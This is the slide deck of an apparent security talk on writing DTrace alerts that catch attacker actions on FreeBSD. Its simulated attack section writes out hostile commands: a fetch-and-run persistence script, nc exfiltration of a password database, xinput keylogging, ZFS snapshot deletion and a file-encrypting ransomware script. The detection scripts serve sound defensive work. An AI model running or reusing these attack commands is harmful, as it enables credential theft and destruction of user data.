
HomeBrew Security Alerts with Dtrace

Tim Elniski


whoami
Tim Elniski
tebdrcan@nym.hush.com
FreeBSD Enthusiast
CyberSecurity Person

Why this talk?

- I worry about my systems getting hacked.
- I’m dissatisfied with large scale monitoring systems.
- I feel that what I’ve come up with is worth sharing.

What is this talk about?

- **This talk will cover the basics of writing simple Dtrace scripts to alert you of actions on your system that are possibly* malicious.**
  - Define your malicious actions
  - Write appropriate alerts* with dtrace
  - Send the alerts “somewhere useful”*

***there is nuance**

What this talk isn't, but we'll touch on these things

- **A talk about patching**
- **A talk about software exploit mitigation mechanisms**
  - capsicum, ASLR, etc,
- **A talk about system hardening**
- **A talk about identity or access management**
- **A talk about responding to security incidents**
- **A talk about forensics**

Assumptions about security alerts

- **You are working against a live attacker, not an automated process.**
  - As an attacker works though an attack, certain actions can be alerted on, giving you a chance to respond.
- **You are already following appropriate security practices.**
  - Patching, account management, firewalls, valid TLS
  - Fix the basics first

Basics of System Security

- **Check the handbook:**
  - https://docs.freebsd.org/en/books/handbook/book/#security
- **Confidentiality, Integrity, Availability**
- **System is free of known vulnerabilities**
  - Software (patching) and Configuration (ie ssh logins with keys)
- **Logs from the system and daemons are collected and stored somewhere relevant.**
  - https://lnav.org/
  - pkg install lnav; lnav /var/log

Now What?

- **You have your laptop, freebsd installed, patched and loaded with your software.**
- **You’ve decided to manage your passwords with keepassxc and have encrypted your ssh-keys.**
- **You have configured su, sudo or doas.**
- **Your firewall is enabled, no incoming ports, blacklisted known bad ip ranges.**
- **You have dns filtering for malicious hosts, local unbound or similar.**
- **You have a backup system.**

How do you know if something is wrong?

- **System Integrity:**
  - Tripware/Samhain, ZFS Snapshot Diff monitoring
- **Log Analysis:**
  - auditd, syslog, lnav, etc

- **How do you know what to look for?**

Enter the MITRE ATT&CK® Framework

- **https://attack.mitre.org/**
  - MITRE ATT&CK® is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations.
- **Wikipedia for malicious actions**
  - Not perfect, but a good starting point
  - Only takes real world verified examples into consideration, so many techniques aren’t counted.

MITRE ATT&CK® Framework

- **The framework is based around the idea that attacks have distinct stages.**
- **To accomplish a goal the attacker will need to:**
  - Run reconnaissance, get access, find the objective, execute on the objective and possibly install a backdoor.
- **The hope is that by understanding we can build defenses and alerts that can make it harder.**
- **https://medium.com/mitre-attack/att-ck-101-17074d3bc62**

MITRE ATT&CK® Framework

- **Caveats:**
  - Heavily Focused on Windows workstations
  - Heavily Focused on “Enterprise” networks, large scale
  - No FreeBSD specific techniques
    - Many can be adapted from their Linux Techniques
    - https://attack.mitre.org/matrices/enterprise/linux/

Bad Approaches

- **Don’t try to make an alert for everything**
  - The list is incomplete anyway
  - Sadly this is very common because the metrics are easy
- **Don’t use alerts that make too many false positives**
- **This is like being the computer in NetHack, your job is to place the traps and the monsters.**
  - Do so effectively after studying and observing the player.

Our Pretend Scenario

- **An attacker running malware on our workstation is trying to steal our ssh keys and keypass database.**
- **The attacker will install a cron job and a sh script to restart their malware and ensure they have a persistent backdoor.**
- **The attacker will use our passwords to escalate to root and crypolocker the machine after deleting all of our zfs snapshots.**

Initial Access

- **We are testing so we will assume that something is already running on the laptop.**
  - There are lots of options, but we'll keep it simple
    - Essentially just pipe sh across the network
  - Beware of applications that ingest unverified data
    - Browsers, PDF readers, LibreOffice, etc

Cron job and sh script

- **Add a script to relaunch the backdoor**
  - $ fetch -q -a -o /home/tim/.bin/run.sh 127.0.0.1:8080
- **Add the script to crontab**
  - echo "1 12 * * * /home/tim/.bin/run.sh" | crontab -

$ cat ~/.bin/run.sh

```
#!/bin/sh
r=$( uuidgen )
s=$( echo $r | cut -d '-' -f 1 )
t=$( echo $r | cut -d '-' -f 4 )
mkdir -p /tmp/ssh-$s
fetch -q -a -o /tmp/ssh-$s/agent.$t http://127.0.0.1:1337/agent
chmod +x /tmp/ssh-$s/agent.$t
/tmp/ssh-$s/agent.$t
```

Simulating File Transfers

- **Thousands of good file transfer options, but in a pinch use nc**
  - Server:
    - $ nc -l 8888 > passwords.db
  - Laptop:
    - $ nc -N 127.0.0.1 8888 < /home/<user>/.keepass/passwords.db

source: man nc

Keylogging

- **We are going to use xinput**
  - $ DISPLAY=:0 XAUTHORITY=/home/tim/.Xauthority xinput test-xi2 –-root >> out
- **Caveats:**
  - When running from a shell you must set:
    - DISPLAY=:0
    - XAUTHORITY=/home/<youruser>/.Xauthority
  - Output isn’t easy to parse, use this script to make it readable
    - https://unix.stackexchange.com/questions/129159/record-every-keystroke-and-store-in-a-file

Getting Root Permissions

- **Download the Keypass database**
- **Run keylogger**
  - xinput
- **Kill the keypasssc process**
  - $ killall -9 keepassxc
- **Wait for the user to enter the password to unlock it**
- **Run the reverse shell as the root user**

Ransomware: Step 1

- **Purge all zfs snapshots**
  - $ zfs destroy -r zroot/usr/home@%

Ransomware: Step 2

- **CryptoLock Personal Files (as root)**

```
#!/bin/sh

kky=`openssl rand -hex 256`

echo $key | nc 127.0.0.1 8888

find /home -iname "*.odt" -exec sh -c "echo $kky | openssl enc --
aes-256-cbc -pbkdf2 -pass stdin -in {} -out {}.lock && rm {}" \;

echo "Your files have been crytolocked.  To unlock contact me at
555-5555 to arrange payment and receive your unlock key"
>> /home/ransom_note.txt
```

Quick Action Summary

- Shell Session
- Fetch Script to run Backdoor
- Add crontab
- Upload Password database
- Run keylogger
- Kill keypass xc
- Remove snapshots
- Run cryptolocking command

DTrace

- **$ man dtrace**

  DTrace is a comprehensive dynamic tracing framework ported from Solaris.

  DTrace provides a powerful infrastructure that permits administrators, developers, and service personnel to concisely answer arbitrary questions about the behavior of the operating system and user programs.

DTrace (cont'd)

- **Why dtrace?**
  - Lots of operating system probes
    - Many hooks into operating system behavior
  - Very little (if any) system impact
    - Low resource usage, and very low risk of system damage

- **Resources:**
  - https://docs.freebsd.org/en/books/handbook/book/#dtrace
  - https://illumos.org/books/dtrace/preface.html
  - # pkg install sysutils/dtrace-toolkit
  - Man pages for dtrace modules (man dtrace_io, dtrace_proc, etc)

DTrace Hello World

```
# echo hello.d
BEGIN
{
        trace("hello, world");
        exit(0);
}

# dtrace -s hello.d
dtrace: script 'hello.d' matched 1 probe
CPU     ID                    FUNCTION:NAME
  0     1                         :BEGIN   hello, world
#
```

Source:
https://illumos.org/books/dtrace/chp-intro.html#chp-intro-2

DTrace Probes

- **DTrace probes come from a set of kernel modules called providers, each of which performs a particular kind of instrumentation to create probes. When you use DTrace, each provider is given an opportunity to publish the probes it can provide to the DTrace framework. You can then enable and bind your tracing actions to any of the probes that have been published.**

  - Source: https://illumos.org/books/dtrace/chp-intro.html#chp-intro-3

DTrace .d File Anatomy

```
/* This is a comment */

/* Options to dtrace */
#pragma D option quiet

/* Probe Description: probe(s) being used  */
syscall::open:entry

/* Predicate: Logical statement when the probe should trigger */
/copyinstr(arg0) == "Passwords.kdbx"/
{
        printf("%s opened ", execname);          /* Actions */
}
```

Source: https://illumos.org/books/dtrace/chp-prog.html#chp-prog

Quick Example

- **# List all probes on your operating system (lots of lines)**
  - dtrace -l | less
- **# Trace new processes showing program name (and args if available):**
  - dtrace -n 'proc:::exec-success { trace(curpsinfo->pr_psargs); }'
- **# Trace file opens with process and filename:**
  - dtrace -n 'syscall::open*:entry { printf("%s %s", execname, copyinstr(arg0)); }'

- **Examples taken from:**
  - https://wiki.freebsd.org/DTrace/One-Liners

Methodology

- **From the attack scenario figure out which triggered probes constitute an alert.**
- **Count probes on a process**

```
syscall:::entry
/pid == $target/
{
        @syscalls[probefunc] = count();
}
```

```
$ dtrace -s profile.d -c <name of program>
```

  - Source: https://illumos.org/books/dtrace/chp-script.html#chp-script-4
- **Sometimes you can guess which probes you will need**

Methodology

```
$ dtrace -s profile.d -c 'fetch -q -a -o /home/tim/.local/bin/shell http://127.0.0.1:8080/shell'
dtrace: script 'profile.d' matched 1148 probes
dtrace: pid 30475 has exited

  connect                                                 1
  exit                                                    1
  fnctl                                                   1
  ioctl                                                   1
  mprotect                                                1
  ...<snip>...
  poll                                                    6
  writeev                                                 6
  sigprocmask                                             8
  read                                                  206
```

Methodology

```
$ cat trace_syscall.d
/* Prints out the file open path and the int value of the flag
  run with:
  dtrace -s trace_syscall.d -c <name of program>
*/
/* syscall:::entry */
syscall:freebsd:open:entry
/pid == $target/
{
        printf("path = %s, %i", copyinstr(arg0), arg1);
}

$ dtrace -s trace_syscall.d -c 'fetch -q -a -o /home/tim/.local/bin/shell http://127.0.0.1:8080/shell'
dtrace: script 'trace_syscall.d' matched 1 probe
dtrace: pid 15489 has exited
CPU     ID                    FUNCTION:NAME
  4 100661                       open:entry path = /etc/nsswitch.conf, 1048576
  4 100661                       open:entry path = /etc/services, 1048576
  5 100661                       open:entry path = /usr/share/zoneinfo/Etc/UTC, 0
  5 100661                       open:entry path = /home/tim/.local/bin/shell, 1537
```

Methodology

- **From the previous example we use the path and the open id as predicates:**

```
#pragma D option quiet
syscall:freebsd:open:entry
/copyinstr(arg0) >= "/home/tim/.local/bin" && arg1 == 1537/
{
        printf("Alert: new file written in %s", copyinstr(arg0));
}
```

  - String Comparison is tricky, no Regular Expressions

“Good” Alerts

- **A good alert “should”**
  - Have a low false positive rate
  - Be specific
    - Key-logging Alert is less useful than xinput key-logging
  - Try to link to a Mitre technique for narrative purposes
  - Documented with notes!
    - Think of the next person to see the alert (Maybe just future you!)
  - Sometimes odd behaviours/actions are good candidates:
    - ie. root running whoami

Creating Alerts for our Techniques

WARNING

- **The following alerts are proof of concept only**
- **The following alerts lack testing in a real production environment**
- **All alerts have limitations and blind spots**
- **Use your own best judgment**
- **Don’t blindly copy paste**

Alerting on our Scenario: Initial Execution

- **Have a script that monitors firefox for the exec syscall:**

```
proc:::exec
/execname == "firefox"/
{
  printf("T1204.001 firefox exec'd a new process\n");
}
```

- **Possible Improvements:**
  - Report new PID, process name and expand the predicate and alert to more programs (zathrua, xpdf, libreoffice, chrome, etc)

Alerting on our Scenario: Shell script added to ~/.local/bin

```
#pragma D option quiet
syscall:freebsd:open:entry
/copyinstr(arg0) >= "/home/tim/.local/bin" && arg1 == 1537/
{
        printf("Alert: new file written in %s", copyinstr(arg0));
}
```

- Arg0 is string compared to /home/tim/.local/bin
  - Can be other locations (say /usr/local/www/nextcloud)
  - This will not work if the file path is relative!!!
- Arg1 is the flag of the file created, including other flags would help coverage
  - Source: https://man.freebsd.org/cgi/man.cgi?query=open&sektion=2&n=1

Alerting on our Scenario: Modify User Crontab

- **Watch for crontab execution with a specific user**

```
#pragma D option quiet

proc:::exec-success

/uid == 1001 && curpsinfo->pr_psargs == "crontab -" || curpsinfo->pr_psargs == "crontab -e"/

{

    printf("Alert: User Tim Crontab Execution\n");

}
```

Alerting on our Scenario: Upload Keepassxc Database

```
#pragma D option quiet
syscall::open:entry
/execname != “keepassxc &&
copyinstr(arg0) == "/home/tim/.keepass/Passwords.kdbx" ||
copyinstr(arg0) == "~/.keepass/Passwords.kdbx"||
copyinstr(arg0) == "/.keepass/Passwords.kdbx" ||
copyinstr(arg0) == "Passwords.kdbx"/
{
        printf("Alert: %s: opened Passwords.kdbx\n", execname);
}
```

Alerting on our Scenario: Run Keylogger

Xinput run with key-logging options:

```
#pragma D option quiet
proc:::exec-success
/execname == "xinput" && curpsinfo->pr_psargs == "xinput test-
xi2 --root"/
{
        printf("Alert: xinput keylogging\n");
}
```

Alerting on our Scenario: Kill Keypassxc

If the name of the process is keypassxc this will trigger, won’t work if kill -9 34524

```
#pragma D option quiet
proc:::signal-send
/execname == "keepassxc"/
{
    printf("Alert: keepass signal-send\n");
}
```

Alerting on our Scenario: Remove ZFS Snapshots

```
#pragma D option quiet

proc:::exec-success

/curpsinfo->pr_psargs >= "zfs destroy -r" || curpsinfo->pr_psargs >= "zfs destroy -R"/

{

        printf("Alert: Recursive ZFS Deletion\n");

}
```

Alerting on our Scenario: Cryptolock

```
#pragma D option quiet
syscall:freebsd:open:entry
/arg1 == 1537 && curpsinfo->pr_psargs >= "openssl" /
{
        printf("Alert: openssl writing encrypted file: ppid: %i\n", ppid);
}
```

- I’ve added the parent process id (ppid) because you may want to kill -9 it.
- Other approaches can include looking for “unusual” processes with high io and processes loading cryptography libraries

Summary

Extras

Dtrace as a Daemon

```
#!/bin/sh

# PROVIDE: dad
# REQUIRE: LOGIN DAEMON
# KEYWORD: shutdown

# To enable dad add 'dad_enable="YES"' to /etc/rc.conf or
# /etc/rc.conf.local

# Optional settings:
# dad_logfile (string):    Full path to the file to save logs in
#                          (/var/log/dad.log)
# dad_scriptfile (string): Full path to the dtrace scrtip file to run
#                          (/usr/local/etc/dad.d)
```

Notifications with herbe

- **Put this in your ~/.xinitrc**

  tail -F -n0 /var/log/dad.log |

  sed -l ‘s/^/”/;/s/$/”/’ |

  xargs -L1 herbe

- **Daemon-less notifications without D-Bus**
  - https://github.com/dudik/herbe
  - $ pkg install herbe

Helpful Tools

- **Metasploit Framework**
  - pkg install metasploit # I use the following payloads:
    - cmd/unix/python/meterpreter/reverse_tcp
    - bsd/x64/shell_reverse_tcp
- **$ python -m http.server 8080 # Easy HTTP server**
- **Atomic Red Team**
  - Large repository of Attack Techniques
  - https://github.com/redcanaryco/atomic-red-team

Demo Video

Questions?

Tim Elniski
tebdrcan@nym.hush.com